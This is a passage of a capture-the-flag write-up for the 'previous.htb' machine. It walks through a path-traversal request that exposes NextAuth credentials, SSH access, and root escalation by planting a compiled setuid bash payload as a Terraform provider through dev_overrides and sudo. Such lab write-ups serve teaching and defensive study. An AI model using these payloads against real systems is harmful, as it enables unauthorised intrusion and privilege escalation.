GET /api/download?example=../../.next/server/pages/api/auth/[...nextauth].js
The NextAuth configuration contained hardcoded credentials for the jeremy user, providing our path to system access.

🔐 SSH Access as Jeremy
Using the extracted credentials to establish SSH access:
ssh jeremy@previous.htbAuthentication successful! I now have shell access as the jeremy user.
Root
🔍 Privilege Escalation Enumeration
Checking sudo privileges for potential escalation paths:
sudo -lOutput revealed an interesting sudo permission:
User jeremy may run the following commands on previous:
(root) /usr/bin/terraform -chdir=/opt/examples apply-chdir=/opt/examples parameter
🏗️ Understanding Terraform Configuration
Terraform is an Infrastructure as Code tool that uses providers and modules to manage resources. The key insight is that Terraform can load and execute custom provider plugins.
Examining the Terraform configuration in jeremy's home directory:

The .terraformrc file contains a critical misconfiguration:
provider_installation {
    dev_overrides {
        "previous.htb/terraform/examples" = "/usr/local/go/bin"
    }
    direct {}
}

This configuration uses dev_overrides to redirect the provider previous.htb/terraform/examples to load from a local path instead of downloading from a registry.
⚡ Terraform Provider Override Exploitation
The exploitation strategy involves:
- Creating a malicious binary to replace the Terraform provider
- Modifying the
.terraformrcto point to a writable directory - Triggering Terraform apply with sudo to execute our payload as root
First, I modified the .terraformrc file to point to /tmp (a writable directory):
🔨 Creating the Privilege Escalation Payload
I created a simple C program to spawn a root shell:
// exploit.c
#include
int main() {
    setuid(0); setgid(0);
    execl("/bin/bash","bash","-p",NULL);
}
Compiled the exploit directly to the expected provider path:
gcc /home/jeremy/exploit.c -o /tmp/terraform-provider-examples
chmod +x /tmp/terraform-provider-examples
🚀 Triggering the Exploitation
With the malicious provider in place, I executed the sudo command:
sudo /usr/bin/terraform -chdir=/opt/examples applyWhen Terraform runs, it attempts to load the examples provider from our overridden path. Since we control that path, our malicious binary executes with root privileges.

Running our elevated bash shell:
./bash -puid=1000(jeremy) gid=1000(jeremy) euid=0(root) egid=0(root)
Root Flag: 97a6e03d8af5dda6ffe6d8079bb199a2
🎯 Attack Chain Summary
This machine demonstrated a complete web application to root compromise through modern framework vulnerabilities and infrastructure misconfigurations:
Web Reconnaissance
    → Next.js Version Identification (15.2.2)
    → CVE-2025-29927 Middleware Bypass
    → Protected Route Access
    → Local File Inclusion Discovery
    → NextAuth Configuration Extraction
    → SSH Credentials (jeremy)
    → Terraform sudo Privileges
    → Provider Override Misconfiguration
    → Root Shell Execution
Key Techniques Demonstrated
- Framework Vulnerability Exploitation: CVE-2025-29927 Next.js middleware bypass
- Local File Inclusion: Extracting sensitive configuration files through path traversal
- Configuration File Analysis: Understanding Next.js application structure for targeted file extraction
- Credential Discovery: Finding hardcoded credentials in application configuration
- Infrastructure as Code Exploitation: Terraform provider override abuse for privilege escalation
- sudo Misconfiguration: Leveraging specific command permissions for root access
Tools and Technologies Used
- Nmap: Network reconnaissance and service enumeration
- Burp Suite: Web application testing and request manipulation
- ffuf: Directory and file fuzzing for LFI discovery
- Next.js: Understanding framework structure and vulnerabilities
- Terraform: Infrastructure as Code exploitation and provider manipulation
- GCC: Compiling custom privilege escalation payloads